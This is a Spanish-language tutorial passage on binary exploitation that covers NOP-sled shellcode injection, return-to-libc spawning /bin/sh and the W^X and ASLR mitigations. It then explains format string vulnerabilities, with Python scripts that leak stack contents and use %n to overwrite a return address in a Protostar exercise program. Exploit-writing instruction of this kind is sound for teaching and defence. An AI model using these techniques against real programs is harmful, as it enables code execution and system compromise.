En esta estrategia de ataque, una dificultad radica en saber exactamente en qué dirección de memoria se encuentra el código malicioso. Pensemos que si no acertamos de manera exacta y ubicamos la ejecución al inicio del shellcode, el código máquina no va a tener sentido y el programa fallará. Para evitar errarle por pocos bytes se usa como recurso la instrucción No-Op o NOP (No Operation instruction). Cada NOP ocupa un byte (`0x90` en lenguaje ensamblador) y es una instrucción que no hace nada, sólo avanza el contador del programa a la siguiente instrucción a ejecutar. Si se agregan varias instrucciones NOP (formando un NOP sled o tobogán de NOPs que -sin hacer nada- lleven hacia la ejecución del shellcode) y se modifica el flujo de ejecución para que salte allí, sabemos que eventualmente el shellcode se va a ejecutar desde su comienzo.

El recurso del tobogán de NOPs permite tener margen de error al definir la dirección de retorno y aumenta las chances de ejecutar correctamente el shellcode.

En el exploit utilizamos la función `gets()` para copiar los NOPs y el shellcode como string en `buf` y sobrescribirmos la dirección de retorno para que apunte a los NOPs de `buf`. Utilizamos el shellcode indicado previamente que es un código simple creado en lenguaje ensamblador que con una llamada al sistema imprime "`you win!`" por salida estándar.

Y luego averiguamos la dirección de `buf` en la pila ejecutando el programa vulnerable (si no contáramos con una función que imprima la dirección del búfer podríamos debugear el programa vulnerable para conocerla teniendo recaudo en relación a la modificación de las direcciones por las variables de entorno). En este caso ejemplo sabemos al ejecutarlo que la dirección de `buf` es `bffff5b4`.

Planificamos el desbordamiento del búfer con el siguiente input por entrada estándar:



Figura 7: Esquema del exploit.

En el Anexo E es posible encontrar un script en Python con la totalidad del exploit funcionando.

Gráficamente con el exploit logramos el siguiente resultado:



Figura 8: Esquema del exploit.

De esta manera, a partir de datos cuidadosamente diseñados hemos podido inyectar código malicioso y un padding suficiente para sobrescribir la dirección de retorno de la función `main` dentro del programa vulnerable y que al retornar se ejecute el código máquina inyectado.

2.2.2. Mitigación Write XOR execute

Para evitar este tipo de ataques que con un simple input malformado permiten la ejecución de código arbitraria en un programa vulnerable, se implementó una barrera de seguridad denominada 'Write xor Execute'. Esta es una política en relación a la memoria que indica que nunca se debe tener una página de memoria con permisos de escritura y ejecución al mismo tiempo (representado por el concepto de OR exclusivo), al menos que sea estrictamente necesario pero nunca por defecto.

Si vemos el mapa en memoria de un proceso en ejecución observamos diferentes segmentos, como por ejemplo el correspondiente a la pila. Cada segmento cuenta con varias 'páginas' de memoria que son las que contarán con permisos de escritura, lectura o ejecución. El sistema operativo se encargará de que una página que cuenta con permisos de escritura no pueda ser ejecutada. La pila entonces deviene en un área de memoria no ejecutable por defecto. Este escenario afecta evidentemente el ataque clásico repasado anteriormente que consistía en escribir código arbitrario en la pila y ejecutarlo. Con esta nueva barrera de seguridad seremos capaces de escribir el código malicioso en la pila pero nunca podremos ejecutarlo, por lo que será necesaria una estrategia de explotación más sofisticada.

Aquí entra en juego la posibilidad de utilizar código ya marcado como ejecutable en el mapa de memoria de un proceso, éste sí almacenado en páginas con permisos de ejecución. Evidentemente el propio código del programa vulnerable así como el código de las bibliotecas que éste utiliza debe seguir teniendo permisos de ejecución para el correcto funcionamiento del programa.

2.3. Rop: Ret2Libc

Una mitigación como 'Write XOR execute' impide entonces ataques de inyección de código como vimos anteriormente. Esta barrera de seguridad da pie a un nuevo tipo de ataque denominado: ataque de reutilización de código. Frente a la mitigación 'Write XOR execute' ya no será útil inyectar código malicioso sino reutilizar código ya existente. Se denomina ROP o 'Return orienting programming' en inglés cuando lo que se reutilizan son partes de código denominados *gadgets*. Si este código es una función como parte de una biblioteca la estrategia de explotación se denomina más específicamente 'retorno a libc' (en inglés 'return to libc'). Frecuentemente, en GNU/Linux se usa la biblioteca `libc` porque está enlazada en la mayoría de los programas pero también por contar con funciones como `system` o `mprotect`. La primera permite ejecutar un programa, como por ejemplo una terminal; y la segunda permite dar permisos de ejecución a una página de memoria que no los tiene,

como por ejemplo una página de la pila.

Es necesario tener en cuenta que la estrategia de 'retorno a libc' apunta a sobreescribir la dirección de retorno de una función en la pila con la dirección de otra función perteneciente a una biblioteca. Entonces a partir de un desbordamiento de un búfer de memoria por ejemplo se podrá sobreescribir la dirección de retorno pero también se tendrá que tener en cuenta los argumentos de la función llamada, definiendo un layout de la pila acorde a un llamado 'normal' de la función de 'libc'.

A continuación presentamos en un esquema gráfico la estrategia de explotación mencionada:



Figura 9: Estrategia de explotación de retorno a libc.

2.3.1. Ejemplo

Se trabajará nuevamente con el mismo programa vulnerable analizado en el apartado 2.1.1. Esta vez modificamos la estrategia de explotación: no se inyectará código malicioso en la pila sino que se invocará a la función `system` de la biblioteca `libc`. Esta función ejecutará el programa o comando que le indiquemos como parámetro. Por ejemplo, `system(''ls'')` ejecutará el comando ls que lista el contenido del directorio actual. Su potencialidad

en la escritura de exploits se evidencia cuando se llama a esa función con el argumento `system(‘‘/bin/sh’’)`. En ese caso se lanzará una shell, es decir un intérprete de comandos que nos permitirá a su vez ejecutar otros comandos.[6]

Es decir, es necesario aprovechar el desbordamiento del búfer para –primero– sobreescribir la dirección de retorno con la dirección de la función `system` de `libc` y –en segundo lugar– crear un layout de la pila que simule el llamado a esa función con el argumento `/bin/sh`. También deberá tenerse en cuenta la propia dirección de retorno de `system` [7] tal como indica la Figura 10.



Figura 10: Estrategia de explotación.

[6]Por ejemplo, una vez que logramos controlar una shell con un usuario con bajos privilegios en el sistema vulnerable es posible pensar estrategias en un segundo momento de post-explotación para escalar privilegios a `root`.

[7]En este punto, sólo se tendrá en cuenta esta dirección para saltearla y que el llamado a `system` funcione correctamente. No obstante, si se controlan las sucesivas direcciones de retorno es posible encadenar varias llamadas a funciones para lograr un funcionamiento más complejo.

Dentro de la biblioteca `libc` es posible encontrar tanto la dirección de la función `system` como la dirección del string `/bin/sh` que utilizaremos como parámetro [8].

La estrategia será ingresar un input adecuado para sobreescribir la dirección de retorno de `main()` almacenada en la pila, y reemplazarla por la dirección de `system` en `libc`. Supongamos como ejemplo que esta dirección es: `0xb7e633e0`. Y que la dirección del string `/bin/sh` es: `0xb7f84551`, ambas pertenecientes a `libc`.

El objetivo es generar un layout de pila tal que el flujo de ejecución al retornar la función `main` lleve a la ejecución de la función `system`, que contará con todos sus parámetros ya en la pila.

Para ello planificamos el desbordamiento con el siguiente input por entrada estándar:



Figura 11: Esquema del exploit.

En el Anexo F es posible encontrar un script en Python con la totalidad del exploit funcionando.

2.3.2. Mitigación: ASLR

El ASLR ('Address Space Layout Randomization' o mapa de espacio de direcciones aleatorio) es una tecnología diseñada para volver aleatorias las direcciones de memoria de los segmentos de un proceso. De esta manera la dirección donde se encuentre el código del programa ejecutable así como sus bibliotecas cambiará en cada ejecución.

El objetivo de esta barrera de seguridad es únicamente complejizar la explotación del programa vulnerable. Justamente la estrategia planteada previamente de retorno a `libc` deja de funcionar ya que las bibliotecas que se cargan dinámicamente estarán ubicadas en una dirección de memoria diferente en cada ejecución del programa vulnerable. Es por ello que no podremos

[8] Por ejemplo con el debugguer `GDB`, utilizando los comandos `find` y `print` nos darían sendas direcciones

predecir la exacta dirección de funciones dentro de `libc` u otra biblioteca, necesarias para explotar el programa, dado que se modificarán en cada ejecución.

3. Vulnerabilidad de cadenas de formato

Existen otro tipo de vulnerabilidades que también se aprovechan de un desbordamiento de memoria que se denominan vulnerabilidades de cadenas de formato o format string en inglés. Como veremos es posible aprovecharse de este tipo de vulnerabilidades para imprimir el contenido de la pila de un proceso o para escribir un valor arbitrario en una dirección de memoria arbitraria. El ataque en este caso consiste en aprovecharse de funciones que imprimen texto con formato. ¿Qué son las funciones de formato? En el lenguaje C existen varias funciones que dan formato a tipos de datos primitivos y lo escriben por una salida, por ejemplo, por salida estándar para imprimirlo en la terminal. Como por ejemplo:

```
int printf(const char *format, ...);
int fprintf(FILE *stream, const char *format, ...);
int sprintf(char *str, const char *format, ...);
int snprintf(char *str, size_t size, const char *format, ...);
```

Parte de la vulnerabilidad de las cadenas de formato (o format strings) se ve provocada por el hecho de que son funciones con argumentos variables. Por ejemplo, la función `printf(const char* format, ...)` requiere de un primer parámetro denominado **format string** o **cadena de formato**, seguida por cero o más argumentos.

El format string es la cadena a mostrar. Se compone, por un lado, de caracteres ordinarios (exceptuando -por ejemplo- el caracter reservado ‘%’) que se copian sin cambios a la salida y, por otro, de parámetros de formato que comienzan con el simbolo ‘%’ seguido de un indicador de conversión (‘%d’ o ‘%x’ por ejemplo). De esta manera el format string da la pauta de la cantidad de argumentos que serán representados en la salida. Cuando se detecta en el format string un símbolo ‘%’ se busca el siguiente argumento de la función y se lo convierte a la representación indicada por el parámetro de formato (sea ‘%d’,‘%x’, etc) y así sucesivamente.

Por ejemplo en `printf (‘El año ‘%d’, 1984’)` el format string `‘El año%d’` tiene un único parámetro de formato ‘%d’. Inicialmente la función imprime el string ‘El año ’, se detiene en ‘%d’ y busca en la pila el siguiente argumento que lo reemplazará, en este caso 1984. Lo procesa como decimal resultando en la sálida: **‘El año 1984’**.

En cambio si el parámetro indicara una conversión a la representación hexadecimal se obtendría el siguiente resultado:

```
printf ("El número %d en representación hexadecimal es: %x.", 1984, 1984)

El número 1984 en representación hexadecimal es: 7C0.
```

En relación a los parámetros de formato, la siguiente tabla especifica los diferentes tipos de parámetros de formato y cómo se pasan a la función `printf()` sea como valor o como puntero.

Parámetro	Salida	Cómo se pasa a la función
‘%d’	int(decimal)	Por valor
‘%u’	unsigned int (decimal)	Por valor
‘%x’	unsigned int (hexadecimal)	Por valor
‘%s’	char * (string)	Por referencia
‘%n’	int *	Por referencia

Hay dos tipos de parámetros:

1. **De lectura** (como ‘%s’, ‘%d’, ‘%x’): dan formato a la salida de acuerdo al parámetro de formato.

2. **De escritura** (como ‘%n’): el parámetro ‘%n’ toma una dirección como argumento dónde almacena la cantidad de bytes escritos hasta ese punto. La utilidad de este parámetro radica en conocer la longitud del output con formato, como por ejemplo en el siguiente programa:

```
int contador;
printf("%s%n\n", "012345", &contador);
printf("contador = %d\n", contador);

user@abos:\$ ./contador
012345
contador = 6
```

El parámetro ‘%n’ escribe en 4 bytes la cantidad de caracteres impresos por salida estándar. Como se imprimieron seis caracteres en total (‘012345’), va a escribir 0x00000006 dentro de la variable contador. En cambio ‘%hn’ (con una ‘h’ de *half* como formato adicional de longitud) escribe esa cantidad en un short de 2 bytes, es decir 0x0006. Obviamente el parámetro ‘%hhn’ lo hará en un único byte: 0x06.

También existen otras opciones de formato opcionales:

1. **Nro. argumento**: ‘ %<nro argumento>$parametro’. Por ejemplo ‘ %2$d’ imprime el segundo argumento que se le haya pasado a la función. Por ejemplo en el caso: printf(‘Este es el segundo argumento %2$d’, 0, 1, 2) imprime directamente 1.

2. **Longitud**: %<longitud>parametro. Para ello se usa la `h` de *half* y `hh` de *half of the half*. Por ejemplo, como vimos %n escribe la cantidad de caracteres impresos dentro de 4 bytes, pero al agregar un formato de longitud: %hn los escribe dentro de 2 bytes y %hhn en un byte.

3. **Padding**: %<padding>parametro. Por ejemplo %3d procesa el valor como decimal y agrega espacios si su longitud no llega a 3 caracteres. En cambio con %03d se reemplazan los espacios por ceros en longitudes menores a 3.

Como veremos más adelante el padding se va a utilizar frecuentemente en la escritura de exploits junto al parámetro %n, ya que el padding permite adecuar la cantidad de caracteres impresos que el %n va a escribir.

```
int num=0x8;

printf("%d%n\n", num, &contador)    # imprime "8"; contador = 1
printf("%3d%n\n", num, &contador)   # imprime "   8"; contador = 3
printf("%9d%n\n", num, &contador)   # imprime "        8"; contador = 9
```

En el ejemplo se observa cómo al agregar el número 9 al format string %9d %n se modificó arbitrariamente el valor del contador sin más complicaciones. También es posible aprovechar este recurso para facilitar la visualización de los datos. Por ejemplo si se trata de direcciones, con el format string %08x imprimimos valores en hexadecimal con un padding de 8 digitos.

```
printf("%x\n", dato)    # imprime "2ad"
printf("%8x\n", dato)   # imprime "     2ad"
printf("%08x\n", dato)  # imprime "000002ad"
```

3.1. El papel de la pila en estos ataques

Será de relevancia comprender cómo se maneja la pila en el llamado a este tipo de funciones. Tomando el ejemplo de R. Bowes publicado en ‘Adventures in Security’ (Bowes, 2015) se puede representar en pseudo assemble el manejo de la pila en el llamado a función `printf(‘Una cadena%s y un número%d’, str, numero)` de la siguiente manera:

```
push numero
push str
push "Una cadena %s y un número %d"
call printf
add esp, 0xc
```

Es decir, se almacenan los 3 argumentos de `printf()` en orden inverso (incluyendo el format string) tal como indica la convención del llamado a funciones. Después se llama a `printf()` y cuando esta función retorna, se restan los 12 bytes usados para los argumentos (`add esp, 0xc`).

Es importante aclarar que cuando `printf()` es llamada la función no conoce cuantos argumentos recibió sino que da por sentado que la pila está correctamente construida e infiere el número de argumentos por la cantidad de parámetros de formato (‘ %...’) presentes en el format string. Entonces esta función toma el format string que se le dió como argumento y lo imprime hasta llegar a especificadores comenzados por ‘ %‘, a los que reemplaza por contenido que toma de la pila. `printf()` sigue al pié de la letra lo indicado por el format string sin importar lo que se encuentre almacenado efectivamente en la pila, a la que considera meramente un cúmulo de datos.

Entonces si consideramos el siguiente programa:

```
#include <stdio.h>

int main(int argc, char *argv[]){
  printf("%x %x %x\n");
}
```

Lo compilamos y ejecutamos:

```
user@abos:\$ ./test
bffff7a4 bffff7ac b7e563fd
```

¿En qué sector de la pila está el string ‘ %x’ y por qué aparecen números como salida? Aunque `printf()` tenía como único argumento el format string ‘ %x %x %x’, por cada parámetro ‘ %x’ buscó datos de la pila y los imprimió asumiendo que fue llamada con un número mayor de argumentos.

Para ver el estado de la pila con el llamado a `printf()` va a ser de utilidad incluir variables locales, cuya ubicación en la pila es conocida. Entonces complejizamos el ejemplo:

```
int funcion_a(int param_b, int param_c){
  int var_local = 0x123;
```

```
  char str[12] = "AAAABBBBCCCC";

  printf("%x %x %x %x %x %x %x\n");
}

int main(int argc, char *argv[]){
  funcion_a(0x1000, 0x10);
}
```

Cuando se hace el llamado a la `funcion_a(0x1000,0x10)` el pseudo assembler que manipula la pila es el siguiente:

```
; llamado a funcion_a(0x1000, 0x10)

   push 0x10
   push 0x1000
=> call funcion_a
   add esp, 8
```

Y al ejecutar la instrucción de `call funcion_a` el estado de la pila es el siguiente:



Figura 12: Estado de la pila.

El pseudo assembler de `funcion_a`:

```
<func_a>:
   push   ebp                          ; backup viejo frame pointer
```

```
   mov    ebp,esp                  ; seteo nuevo frame pointer
   sub    esp,0x10                 ; espacio para 16 bytes de var locales

   mov    DWORD PTR [ebp-0x4],0x123
   mov    DWORD PTR [ebp-0x8],0x41414141  ; "AAAA"
   mov    DWORD PTR [ebp-0xc],0x42424242  ; "BBBB"
   mov    DWORD PTR [ebp-0x10],0x43434343 ; "CCCC"

   push   0x80484d0                ; format string "%x %x %x %x %x %x %x\n"
=> call   80482d0 <printf@plt>     ; llamado a printf()
   add    esp,0x4                  ; elimino el format string de la pila

   add    esp,0x10                 ; elimino var locales de la pila
   pop    ebp                      ; restauro viejo frame pointer
   ret
```

En el instante anterior a llamar a `printf()` el estado de la pila es:



Figura 13: El estado de la pila.

Y cuando se llama a `printf()` se apila la dirección de retorno y se mapea dentro de la pila cada uno de los ‘ %x’ de la siguiente manera:



Figura 14: Estado de la pila.

Es posible confirmar esto ejecutando el programa y observando los datos de la pila que se imprimen:

```
user@abos:\$ ./test
41414141 42424242 43434343 123 bffff718 804843b 1000
```

La función `printf('%x%x%x%x%x%x%x')` busca en la pila esos 7 argumentos aunque no se hayan definido sus valores de manera explícita bajo la forma `printf('%x%x%x%x%x%x%x', valor1, valor2 ...)`. E imprime el contenido de la pila por salida estándar representado en hexadecimal.

Para comprender el funcionamiento de las vulnerabilidades del tipo format string, la clave es directa o indirectamente la capacidad de controlar la cadena de formato. Códigos como `printf(foo)` son vulnerables si suponemos que `foo` se toma de un input de usuario que podrá contener parámetros de formato %. Al ser funciones con argumentos variables si se introduce '%s%x%n' como argumento, se forzará a que la función `printf('%s%x%n')` busque en la pila esos 3 argumentos (por su valor o su referencia según corresponda) y los imprima por salida estándar.

3.2. Filtración de datos de la pila

Cuando controlamos la cadena de formato es posible filtrar datos de la pila del proceso. Así una vulnerabilidad de format string puede ser un pri-

mer paso para detectar una dirección de retorno que pueda usarse en un desbordamiento de búfer.

Por ejemplo si controlamos el format string gracias al código `printf(argv[1])` podemos pasar los siguientes inputs:

1. `printf('%x')`: si damos como input el string %x logramos imprimir 4 bytes de la pila bajo la representación hexadecimal.

2. `printf('%s')`: si ingresamos como input el string %s la funcion toma 4 bytes de la pila, la considera un puntero a un string e imprime la memoria a la que apunta.

Se toma como ejemplo un programa vulnerable de **Exploit Exercises** (Protostar, s/f).

```
#include <stdio.h>
#include <string.h>

void vuln(char *string){
  printf(string);
}

int main(int argc, char **argv){
  vuln(argv[1]);
}
```

Lo compilamos y ejecutamos con los siguientes argumentos.

```
user@abos:\$ ./protostar1 AAAA
AAAA
user@abos:\$ ./protostar1 %x %x %x
bffff6c8 804841c bffff89c
```

Vemos que al pasarle el parámetro %x retieradas veces logramos imprimir el contenido de la pila del proceso.

En muchos casos nos va a interesar imprimir el format string mismo, ya que si logramos imprimir un string que controlamos vamos a poder escribir en un string (o mejor dicho en una dirección) que controlamos. Para imprimir el contenido de la pila hasta ver el propio format string que proveemos como parámetro, armamos un input más extenso con un comienzo reconocible (`\x41\x41\x41\x41...`). Incluimos el parámetro con padding '%08x' para visualizar más cómodamente los datos:

```python
#!/usr/bin/env python

import sys

def pad(s):                                          #padding
    return (s + "A"*1000)[:1000]

exploit = "AAAAAAAAAAAAAAAAAAAAAAAAA"                #comienzo del format string reconoci
exploit += "%08x ." * 150                            #parámetros para imprimir la pila

sys.stdout.write(pad(exploit))
```

Inspeccionamos el output hasta encontrar el comienzo del format string:

```
user@abos:\$ ./r.sh gdb ./protonstar1
(gdb) r "\$(./exploit.py)"
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAbffff378 .0804841c .bffff546 .00000000 .b7e3ea63 .00000002 .bffff414 .bff
ff420 .b7fece9a .00000002 .bffff414 .bffff3b4 .08049680 .080481fc .b7fce000 .00000000 .00000000 .000
00000 .9df36367 .a5c02777 .00000000 .00000000 .00000000 .00000002 .08048300 .00000000 .b7ff26e0 .b7e
3e979 .b7fff000 .00000002 .08048300 .00000000 .08048321 .0804840b .00000002 .bffff414 .08048430 .080
484a0 .b7fed350 .bffff40c .0000001c .00000002 .bffff516 .bffff546 .00000000 .bffff92f .bffff942 .bff
ff952 .bfffeeb .bffffef7 .bffffe4c .bffffe76 .bffffe7f .bffffa5 .bffffad .00000000 .00000020 .b7f
dbd20 .00000021 .b7fdb000 .00000010 .078bfbff .00000006 .00001000 .00000011 .00000064 .00000003 .080
48034 .00000004 .00000020 .00000005 .00000008 .00000007 .b7fde000 .00000008 .00000000 .00000009 .080
48300 .0000000b .000003e9 .0000000c .000003e9 .0000000d .000003e9 .0000000e .000003e9 .00000017 .000
00000 .00000019 .bffff4fb .0000001f .bfffffcc .0000000f .bffff50b .00000000 .00000000 .00000000 .000
00000 .00000000 .fe000000 .31531d5f .440c310a .53ab2e27 .69710817 .00363836 .00000000 .682f0000 .2f6
56d6f .65726574 .612f6173 .2d736f62 .612f6574 .2f736f62 .746f7270 .74736e6f .2f317261 .75616c2e .656
8636e .41410072 .41414141 .41414141 .41414141 .41414141 .41414141 .41414141 .38302541 .252e2078 .207
83830 .3830252e .252e2078 .20783830 .3830252e .252e2078 .20783830 .3830252e .252e2078 .20783830 .383
0252e .252e2078 .20783830 .3830252e .252e2078 .20783830 .3830252e .252e2078 .20783830 .3830252e .252
e2078 .20783830 .3830252e .AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[Inferior 1 (process 4529) exited with code 0100]
```

Figura 15: Es posible detectar el comienzo del format string.

Los valores \x41\x41\x41\x41... resaltados son el comienzo del format string (dejamos de lado las primeras dos 'AA' por una cuestión de alineamiento). Ello indica que uno de los parámetros '%08x' logra imprimir la parte de la pila en la que está almacenado el format string que ingresamos como usuario.

Es relevante considerar que se genero un padding: la función `pad(s)` se creó para que `printf()` siempre reciba un input de igual longitud. Esto se debe a que los argumentos se almacenan en la pila antes del llamado a una función, por lo que modificar su longitud hará que la configuración inicial de la pila del programa cambie. Para simplificar los cálculos en el offset del exploit debemos controlar la cantidad de datos en la pila y por ende es clave siempre ingresar un input siempre de igual longitud.

3.3. Escritura en memoria

Imprimir memoria de la pila con %x permite filtrar información relevante, pero también facilita futuros cálculos necesarios para lograr un ataque más sofisticado. El punto clave es conocer cuál de los parámetros %08x es el que imprime el comienzo del format string. Si contamos con esa información podemos incluir al principio del format string ya no 'AAAA...' sino una dirección cuyo contenido querramos inspeccionar o en la cual querramos escribir un valor. Con este objetivo, primero debemos identificar ese parámetro %08x que imprime el comienzo del format string. Y luego lo reemplazamos por %s o %n para inspeccionar o imprimir en esa dirección de memoria.

En este caso el objetivo será escribir en un sector de la pila y ya no sólo imprimir su contenido. Siguiendo con el mismo programa de ejemplo, suponemos un escenario en el que queremos sobreescribir una dirección de retorno para reemplazarla -por ejemplo- por la dirección de nuestro shellcode. Supongamos que esa dirección de retorno está almacenada en la pila en la dirección '0xbffff364', lo primero que hacemos es incluir esa dirección al comienzo del format string:

```
#!/usr/bin/env python

import sys
from struct import pack

def pad(s):                          #evita variaciones en pila
    return (s + "A"*1000)[:1000]

ret_addr = 0xbffff364                #addr a sobreescribir

exploit  = "AA"                      #alineacion de ret_addr
exploit += pack("<I", ret_addr)      #incluimos ret_addr en format string
exploit += "%08x ." * 150

sys.stdout.write(pad(exploit))
```

Creamos un input que comienza con 'AA' para lograr la alineación de la dirección de retorno, seguido de esa dirección de retorno. Si ejecutamos vemos al comienzo del output que la función `printf()` imprime las dos 'AA' y la dirección de retorno como caracteres no imprimibles. Pero si observamos el resto de la impresión de la pila, vemos esas dos `0x4141` seguidas de la dirección `0xbffff364` (que subrayamos en la imagen a continuación).



Figura 16: Impresión de la pila.

Entonces sabemos que un determinado especificador %08x es el que imprime `0xbffff364`, por lo que nos queda descubrir cuál es. Con `gdb` después de prueba y error analizando el output y quitando parámetros, descubrimos que el %08x número 120 es el encargado de imprimir la `ret_addr`.

```python
#!/usr/bin/env python

import sys
from struct import pack

def pad(s):
    return (s + "A"*1000)[:1000]

ret_addr = 0xbffff364              #addr a sobreescribir

exploit  = "AA"
exploit += pack("<I", ret_addr)
exploit += "%08x ." * 120          #el último parámetro imprime la ret_addr

sys.stdout.write(pad(exploit))
```

Figura 17: Impresión de la pila.

Como vemos después de la dirección `0xbffff364` (subrayada en la imagen anterior) se continuan imprimiendo las 'A' del padding.

En este punto si reemplazamos el parámetro %08x número 120 por %n ya no imprimimos la dirección de retorno sino que **escribimos** la cantidad de bytes impresos **en** la dirección de retorno `0xbffff364`. Para probar escribir en memoria adecuamos el script:

```
#!/usr/bin/env python

import sys
from struct import pack

def pad(s):
    return (s + "A"*1000)[:1000]

ret_addr = 0xbffff364              #addr a sobreescribir

exploit  = "AA"
exploit += pack("<I", ret_addr)
exploit += "%08x ." * 119          #imprime pila
exploit += "%n"                    #param. nro 120: sobreescribe ret_addr

sys.stdout.write(pad(exploit))
```

Cuando lo ejecutemos:

```
user@abos:\$ ./r.sh gdb ./protonstar1
(gdb) r "\$(./exploit.py)"
Program received signal SIGSEGV, Segmentation fault.
0x000004ac in ?? ()
